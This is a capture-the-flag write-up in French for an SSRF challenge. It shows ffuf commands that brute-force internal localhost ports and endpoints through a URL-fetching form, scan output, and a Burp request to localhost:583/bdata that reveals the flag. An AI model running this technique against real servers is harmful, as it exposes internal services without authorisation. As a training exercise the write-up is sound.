

Writeup


- 1- La description du challenge parle de SSRF. Le site permet de visiter une url puis d'en afficher le contenu. La vulnérabilité courante avec ces sites est le SSRF (Server Side Request Forgery) où l'attaquant peut avoir un accès direct aux ressources internes du serveur.

Le vecteur d'attaque est le paramètre URL du champ présent sur la page.

Pour faire le SSRF j'ai commencé à tester comme url <http://localhost>, cela m'a généré des erreurs de connexion, potentiellement parce par défaut c'est le port 80 qui est contacté et que ce port n'est pas accessible. J'ai donc essayé de trouver un port accessible.

Pour ce faire j'ai réalisé un bruteforce sur le paramètre url mais plus précisément sur le port de l'url. J'ai effectué le bruteforce sur les ports 1 à 10000 avec la commande ffuf.

```
ffuf -u http://217.21.78.128:6009/ -X POST -d "url=http://localhost:FUZZ" -w <(seq 1 10000) -H "Content-Type: application/x-www-form-urlencoded" -H "Cookie: session=eyJlbWVpbCI6IntNYo3fXlAYm9lLnVbSj9uPwQ.NaIqif-ced6lONXjgPLA0n6I3E" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36" -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7" -H "Accept-Encoding: gzip, deflate, br" -H "Connection: keep-alive"
```



```
v2.1.0-dev


:: Method      : POST
:: URL         : http://217.21.78.128:6009/
:: Wordlist     : FUZZ: /dev/fd/13
:: Header      : Cookie: session=eyJlbWVpbCI6IntNYo3fXlAYm9lLnVbSj9uPwQ.NaIqif-ced6lONXjgPLA0n6I3E
:: Header      : User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
:: Header      : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
:: Header      : Accept-Encoding: gzip, deflate, br
:: Header      : Connection: keep-alive
:: Header      : Content-Type: application/x-www-form-urlencoded
:: Data        : url=http://localhost:FUZZ
:: Follow redirects : false
:: Calibration    : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500

40 [Status: 200, Size: 2441, Words: 862, Lines: 86, Duration: 281ms]
16 [Status: 200, Size: 2441, Words: 862, Lines: 86, Duration: 281ms]
17 [Status: 200, Size: 2441, Words: 862, Lines: 86, Duration: 281ms]
1 [Status: 200, Size: 2440, Words: 862, Lines: 86, Duration: 281ms]
28 [Status: 200, Size: 2441, Words: 862, Lines: 86, Duration: 295ms]
19 [Status: 200, Size: 2441, Words: 862, Lines: 86, Duration: 303ms]
29 [Status: 200, Size: 2441, Words: 862, Lines: 86, Duration: 296ms]
```


- 2- J'ai ensuite prêté attention aux tailles des réponses, les réponses standards (connexions refusées) avaient pour nombre de mots (Words) 862. Pour la requête sur le port 583, j'ai une taille plus grande du nombre de mots de la réponse (885).

576	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 158ms]
551	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 161ms]
561	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 160ms]
553	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 156ms]
589	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 176ms]
585	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 163ms]
547	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 163ms]
550	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 166ms]
583	[Status: 200, Size: 2279, Words: 885, Lines: 89, Duration: 394ms]
556	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 158ms]
584	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 156ms]
591	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 224ms]
597	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 162ms]
574	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 174ms]
594	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 172ms]
577	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 154ms]
586	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 155ms]
592	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 165ms]
430	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 169ms]
604	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 157ms]
600	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 163ms]
599	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 159ms]
598	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 158ms]
440	[Status: 200, Size: 2442, Words: 862, Lines: 86, Duration: 156ms]

En accédant à cette page avec burpsuite, je me rends compte que c'est la page de l'admin.



- 3- A ce stade, je me suis demandé si je devais voler le cookie de l'admin ou bruteforcer les endpoints de sa page. J'ai opté pour le bruteforce dans un premier temps. J'ai réalisé le bruteforce avec ffuf avec une de mes wordlist (common.txt).



De la même manière que pour le premier bruteforce, j'ai prêté attention aux requête dont la taille de la réponse change. Pour la requête vers l'endpoint /bdata , la taille a changé (884 mots au lieu de 910).

applications	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 160ms]
asps	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 159ms]
ask	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 160ms]
asp	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 158ms]
assets	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 161ms]
art	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 160ms]
attach	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 160ms]
audit	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 159ms]
at	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 160ms]
analog	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 160ms]
asnet_client	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 162ms]
archive	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 160ms]
avatars	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 161ms]
awards	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 159ms]
automotive	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 161ms]
auto	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 175ms]
b1	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 171ms]
any	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 174ms]
attachments	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 160ms]
banner	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 159ms]
b	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 159ms]
basketball	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 160ms]
bass	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 158ms]
base	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 179ms]
batch	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 159ms]
baseball	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 158ms]
bbs	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 160ms]
beans	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 160ms]
basket	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 158ms]
affiliates	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 160ms]
bd	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 160ms]
bdata	[Status: 200, Size: 2297, Words: 884, Lines: 89, Duration: 159ms]
apps	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 160ms]
bg	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 165ms]
bean	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 159ms]
beta	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 159ms]
binaries	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 162ms]
biz	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 158ms]
br	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 160ms]
authors	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 163ms]
atom	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 159ms]
bios	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 159ms]
blog	[Status: 200, Size: 2521, Words: 910, Lines: 94, Duration: 159ms]

En accédant à l'endpoint avec burpsuite, j'ai le flag.

Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
JOSEPH

1 x
2 x
3 x
+

Send
Cancel
< >

Target: http://217.21.78.128:8009
HTTP/1

Request
Pretty
Raw
Hex

1 POST / HTTP/1.1
2 Host: 217.21.78.128:8009
3 Content-Length: 38
4 Cache-Control: max-age=0
5 Accept-Language: fr-FR,fr;q=0.9
6 Origin: http://217.21.78.128:8009
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://217.21.78.128:8009/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: sessioneyJ1bWVpY2I6Int7Nyoz3fXlA7m9LmVh5J9.20uPwQ.Na1IqIf-ced6L0NXjQpLA0n613E
14 Connection: keep-alive
15
16 url=http://localhost:583/bdata

Response
Pretty
Raw
Hex
Render

80 <h1>Website Data Fetcher
81 <form method="POST">
82 <input type="text" name="url" placeholder="Enter URL" required>
83 <input type="submit" value="Fetch Data">
84 </form>
85
86
87
88 <div class="content">
89 <div>
90 Retrieved Content:
91 </div>
92 <pre>
93 0b5t1n47l0n_15_k3y_my_g33
94 </pre>
95 </div>
96 </body>
97 </html>

Done
Event log (0)
All issues
Memory: 270.2MB
2.467 bytes | 170 millis